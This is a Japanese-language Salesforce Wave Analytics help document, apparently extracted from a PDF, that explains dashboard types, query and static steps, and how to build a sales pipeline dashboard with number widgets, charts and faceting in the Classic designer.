ヒント: その目的が何であれ、最適なダッシュボードは自己完結型で全体像が示されるため、利用者が他のリソースをスクロールしたりクリックしたりする必要がありません。

業務ダッシュボード

業務ダッシュボードは、急速に変化するデータを追跡して日々の業務を改善できるようにします。業務ダッシュボードは、24時間365日利用されます。利用者は、リアルタイムまたはニアリアルタイムのデータを期待します。

たとえば、サーバのアップタイムと利用状況を監視したり、コールセンターが1週間に受けるサポートケースの数を追跡したりするには、業務ダッシュボードが最も適したソリューションです。

戦略ダッシュボード

戦略ダッシュボードは、事業開発の概要を示します。役員は戦略ダッシュボードを使用して重要業績評価指標を追跡し、全体的な方向性に関する意思決定の裏付けにします。利用者が戦略ダッシュボードに期待するのは、問題を挙げてすぐに解決できるようにすることではなく、懸案事項と商機を明らかにすることです。

たとえば、営業担当役員の戦略ダッシュボードに、地域別の総売上高、四半期の総収益、部門別の人員数を表示することが考えられます。

分析ダッシュボード

分析ダッシュボードでは、業務または戦略データを深く掘り下げてトレンドを見つけ、予測を行えるようにします。利用者は大量のデータを調べ、what-ifシナリオを実行し、考えもしなかった新しい質問を発見します。

利用者が分析ダッシュボードを使用する頻度は通常、月または四半期に一度で、年に一回という場合もあります。業務ダッシュボードや戦略ダッシュボードとは異なり、日々の最新情報へのアクセスはそれほど重要ではありません。

関連トピック:

- Wave ダッシュボードデザイナを使用したダッシュボードの作成
- Classic デザイナを使用したダッシュボードの作成

Wave ダッシュボードのウィジェットのステップ


一部のウィジェットはステップを必要とします。ステップはクエリと同様に結果を返します。ウィジェットは結果の表示方法を決定します。たとえば、ステップで商談金額の平均を地域ごとに計算するとします。ウィジェットに結果が棒グラフで表示され、それぞれの棒が各地域の金額の平均を表します。ほとんどのウィジェットにも、ウィジェットとそのステップを作成するためのウィザードがあります。また、独自のステップを作成してウィジェットに適用することもできます。

ダッシュボードデザイナで、「レンズ」と「ステップ」はよく似ていますが、同じではありません。どちらにも結果の計算に使用するクエリがあります。ただし、レンズにはステップと異なり、可視化が含まれるほか、スタンドアロンアセットとしてアプリケーションに保存できます。たとえば、レンズは、クエリの結果をタイムライングラフやテーブル比較として表示できます。

ウィジェットは、次のいずれかのステップタイプを使用をして作成できます。

クエリステップ
: ほとんどのステップはクエリステップです。クエリステップには、1 つ以上のデータセットに対する SAQL クエリが含まれます。クエリステップはさまざまな方法で作成できます。

  1つのデータセットにクエリを実行する場合は、エクスプローラを使用できます。基準を計算し、日付またはディメンションで結果をグループ化して、データセットの項目を基にレコードを絞り込むことができます。次に、グラフウィジェットに値を入力する、エクスプローラで作成されたステップの例を示します。




より堅牢な SAQL クエリステップを作成する場合は、SAQL エディタを使用します。たとえば、SAQL エディタでは複数のデータセットを基に SAQL クエリを作成できますが、エクスプローラではこうしたことはできません。次のステップはグラフウィジェットを作成します。



SAQL クエリの作成についての詳細は、『Wave Analytics SAQL リファレンス』を参照してください。

静的ステップ

静的ステップはクエリステップほど多くはありません。このステップはデータにクエリを実行するのではなく、ユーザ定義値の静的リストを示します。たとえば、切り替えウィジェットに「$」「#」「AVG」の静的な値を表示できます。切り替えウィジェットをダッシュボードの他のウィジェットと連動させるには、静的な値をダッシュボードの他のウィジェットのステップにバインドします。たとえば、「$」と「#」をバインドして、「$」は商談の値、「#」は商談の数というように異なる基準を示すことができます。この例では、切り替えウィジェットで「$」が選択され、ダッシュボードに商談の値が示されています。



詳細は、「カスタム値を使用する静的ステップの作成」を参照してください。

ステップをファセットして、ダッシュボードの対応するウィジェットとの対話性を高めることができます。検索条件がファセットされたステップに適用されると、その同じ検索条件が他のファセットされたステップにも適用されます。たとえば、日付ウィジェットで前年を選択すると、ダッシュボードの他のウィジェットにも前年のみの結果が示されます。ファセットはステップごとオンにできます。

関連トピック:

Wave ダッシュボードデザイナでのステップの作成

Classic デザイナを使用したダッシュボードの作成

ビジネスの主な総計値を継続的に監視するWaveダッシュボードを作成して、地域、商品、期間といった主要なディメンションを基準に結果を分析します。情報を読みやすい形式に合成する対話型グラフを追加できます。低位のレコードの詳細を示すテーブルを追加し、列を作成して計算値を挿入できます。また、ダッシュボード閲覧者が結果に着目できるように、検索条件も追加できます。

Wave ダッシュボードは、連動してさまざまな角度からデータのストーリーを語るウィジェットのコレクションです。ダッシュボードに何を表示し、どのように動作させるかに応じて、重要業績評価指標、グラフ、テーブル、検索条件、画像など、さまざまなウィジェットを追加できます。

メモ: Classic デザイナでもダッシュボードを作成できますが、Salesforce.com では、より多くの機能をサポートし、使いやすい新しいWaveダッシュボードデザイナを使用することをお勧めします。この新しいデザイナは、Classic デザイナに代わるものです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

1. Classic デザイナでのダッシュボードの作成

   ダッシュボードを作成する場合、あらかじめパッケージに含まれているレイアウトを適用することも、空白のキャンバスから独自のレイアウトを作成することもできます。ダッシュボードを作成するには、Classic デザイナか新しいWaveダッシュボードデザイナを使用します。この例では、Classicデザイナを使用します。

2. ダッシュボードへの重要業績評価指標の追加
   1 つの数値でビジネスの迅速かつ重要な測定を提供できる場合があります。たとえば、未解決のサポートケースの合計数や今週新たにオープンしたサポートケースの数は、サービスマネージャにとって非常に便利な主要総計値です。重要指標を表示する数値ウィジェットをダッシュボードに追加します。
3. ダッシュボードへの視覚化の追加
   データの視覚化および操作を行うためのグラフを追加して、データに関するストーリーを伝えます。各グラフは、レンズの基礎となるクエリに基づいています。
4. さまざまな観点からデータを表示するためのウィジェットへの facet の設定
   同じデータセットから作成された各ウィジェットには、デフォルトで facet が設定されます。facet とは、1 つのウィジェットを絞り込むと、関連するすべてのウィジェットが同じ方法で絞り込まれることを示します。ウィジェットごとに facet を有効または無効にできます。
5. ダッシュボードへの画像の追加
   ダッシュボードに画像を追加して利用者にコンテキストを提供し、ダッシュボードを読みやすくします。たとえば、ダッシュボードが複数の商品の売り上げを追跡するように設計されている場合は、商品をロゴで区別することを検討します。
6. レンズおよび他のダッシュボードへのリンク
   リンクを使用して、ダッシュボードを関連するレンズおよびダッシュボードに関連付けます。このウィジェットは、すべてを 1 つのダッシュボードにまとめるのではなく、複数のアセットで分析を分割する場合に便利です。また、データの分析経路を作成する場合にも役立ちます。
7. ウィジェットのレンズに関する詳細の表示
   ウィジェットに正しいデータが表示されていることを確認するには、ウィジェットのレンズに関する詳細を表示します。
8. ダッシュボードのクリップされたレンズの絞り込みまたは削除
   ダッシュボードのクリップされたレンズを選定して、乱雑さを軽減します。クリップされたレンズのリストを絞り込んで、使用されていないレンズを表示し、ダッシュボードから削除できます。

関連トピック:

ダッシュボードとは?

作成するダッシュボードの種類

Wave ダッシュボードの作成のベストプラクティス

Wave ダッシュボードの作成時のキーボードショートカット

ダッシュボードの Wave ダッシュボードデザイナへの変換

Wave ダッシュボードデザイナを使用したダッシュボードの作成

Classic デザイナでのダッシュボードの作成

ダッシュボードを作成する場合、あらかじめパッケージに含まれているレイアウトを適用することも、空白のキャンバスから独自のレイアウトを作成することもできます。ダッシュボードを作成するには、Classic デザイナか新しい Wave ダッシュボードデザイナを使用します。この例では、Classic デザイナを使用します。


このトピックでは、Wave Analytics のダッシュボードの作成について説明します。レポートのダッシュボードの作成については、「Salesforce Classic ダッシュボードの作成」の記事を参照してください。

ユーザ権限


ダッシュボードを作成する

- 「Wave Analytics ダッシュボードの作成および編集」


1. ホームページから、[作成] > [ダッシュボード] をクリックします。
   レイアウトテンプレートが表示されます。



2. Classic デザイナまたは Wave ダッシュボードデザイナで、レイアウトテンプレートを選択するか、空白のダッシュボードを作成するオプションを選択します。Wave ダッシュボードデザイナでは、レイアウトテンプレートによってダッシュボードが作成されます。ここでは、Classic デザイナを使用して空白のダッシュボードを作成します。
3. [従来のデザイナの空白のダッシュボード] を選択し、[続行] をクリックします。
   今までに Wave ダッシュボードデザイナの使用を拒否したことがなければ、[Wave ダッシュボードデザイナを使用しますか?] というポップアップが表示されます。
4. [今はしません] を選択します。
   Classic デザイナが開きます。



5. をクリックして、ダッシュボードをアプリケーションに保存します。




6. [保存] をクリックします。

ダッシュボードへの重要業績評価指標の追加

1 つの数値でビジネスの迅速かつ重要な測定を提供できる場合があります。たとえば、未解決のサポートケースの合計数や今週新たにオープンしたサポートケースの数は、サービスマネージャにとって非常に便利な主要総計値です。重要指標を表示する数値ウィジェットをダッシュボードに追加します。

1. Opportunity データセットを開き、 Measure をクリックして、パイプラインのすべての商談の合計値を計算します。
   a. 基準ピッカーで、左の列から［合計］を選択します。
   b. 集計するデータセット項目を右列から選択します。この場合、［金額］を選択します。




メモ: グルーピングは追加しないでください。本質的に、1 つの数値は 1 つのグループのみで構成されます。後で、各種グルーピングの値を表示するグラフを追加します。

2. この画面で続けて別の種類の基準を追加し、このダッシュボードで伝えるストーリーにもっと多くのコンテキストを加えましょう。たとえば、`isWon` の [計数] を選択して、成立した商談数を取得することもできます。
3. をクリックして、このレンズを Classic デザイナにクリップします。

   ヒント: ダッシュボードが複数ある場合、レンズは、最後に開いたダッシュボードにクリップされます。

4. Classic デザイナで、数値ウィジェット (123) をクリックして空の数値ウィジェットを作成し、最初にクリップしたレンズ (金額合計が含まれるレンズ) を選択します。
   数値ウィジェットに表示される数値は、レンズで指定した最初 (左端) の基準です。
5. レンズから別の基準を選択したり、別の便利なプロパティを設定したりするには、数値ウィジェットを選択して、[ウィジェットのプロパティ] セクションでプロパティを設定します。
   a. ウィジェットにタイトルを付けます。項目名を引用したデフォルトのタイトルは、利用者にはわかりづらい場合があります。
   b. 大きな数字の場合、[数値を短縮] を選択して表示される長さを短くします。これにより、`2,148,352` のような数字が読みやすい `2M` になります。
6. 同じ手順を使用して、2番目にクリップしたレンズ(成立した商談数を提供するレンズ)に基づいて別の数値ウィジェットを追加します。
   これで、ダッシュボードに 2 つの数値ウィジェットが表示されるようになりました。



ダッシュボードへの視覚化の追加


データの視覚化および操作を行うためのグラフを追加して、データに関するストーリーを伝えます。各グラフは、レンズの基礎となるクエリに基づいています。

次の手順で、利用者が商談パイプラインを分析できる2つの対話型グラフを作成します。最初の対話型グラフでは、取引先所有者ごとにパイプラインを分析します。2番目の対話型グラフでは、フェーズごとにパイプラインを分析します。どちらのグラフも、商談数のカウントが含まれていてグルーピングのない[商談]レンズに基づいています。

1. Sales Pipeline ダッシュボードが開いていることを確認します。
   レンズをクリップするには、ダッシュボードを開いておく必要があります。

   メモ: 開いているダッシュボードがない場合、Wave は新しいダッシュボードを作成します。


2. ホームページから、[商談] レンズを開きます。
3. データを取引先所有者でグループ化します。




4. をクリックして、レンズをダッシュボードにクリップします。
5. [取引先所有者] グルーピングを [フェーズ名] グルーピングに変更します。
   グルーピングを変更するには、グルーピングをクリックして新しいグルーピングを選択します。
6. レンズをダッシュボードにクリップします。

両方のレンズをダッシュボードにクリップしたので、それらのレンズに基づいてグラフを作成しましょう。


7. Classic デザイナで Sales Pipeline ダッシュボードを表示します。



8. Classicデザイナでグラフウィジェットをクリックして、最初にクリップしたレンズ(取引先所有者別にグループ化された商談数が含まれるレンズ) を選択します。
グラフには、クリップされたレンズの基礎となるクエリの結果が表示されます。




9. クリップされたもう一方のレンズ (フェーズ名でグループ化されるレンズ) に基づいて別のグラフを作成します。
新しいグラフウィジェットには、フェーズごとの商談数が表示されます。



10. をクリックして、プレゼンテーションモードでダッシュボードを表示します。

ダッシュボードに利用者のビューが表示されています。これで質問をする準備ができました。




さまざまな観点からデータを表示するためのウィジェットへの facet の設定

同じデータセットから作成された各ウィジェットには、デフォルトで facet が設定されます。facet とは、1 つのウィジェットを絞り込むと、関連するすべてのウィジェットが同じ方法で絞り込まれることを示します。ウィジェットごとに facet を有効または無効にできます。


ダッシュボードに追加した数値ウィジェットとグラフウィジェットを使用して、facet がどのように動作するのかを見ていきます。

1. Sales Pipeline ダッシュボードで、取引先所有者でグループ化された商談数が表示されるグラフの最初の棒をクリックします。

最初の棒が強調表示され、その他のウィジェットの結果が変わります。facet により、数値ウィジェットともう一方のグラフに、選択した取引先所有者のみの結果が表示されます。各ウィジェットには、異なる観点から見た同じデータセットが表示されます。同じデータセットから作成された各ウィジェットには、デフォルトで facet が設定されます。



2. 最初の棒を再度クリックし、取引先所有者に基づく絞り込みを削除します。
すべての取引先所有者の結果が表示されます。
3. フェーズ名でグループ化された商談数が表示されるグラフで、最初の棒をクリックします。
取引先所有者グラフが変更され、選択したフェーズで各営業担当者が担当する商談の金額が表示されます。このフェーズで商談を担当しているのは Mark しかいないので、取引先所有者グラフには Mark のみが表示されます。



4. 特定のウィジェットの facet を無効にするには、レンズのプロパティの [このレンズをファセット] オプションをクリアします。

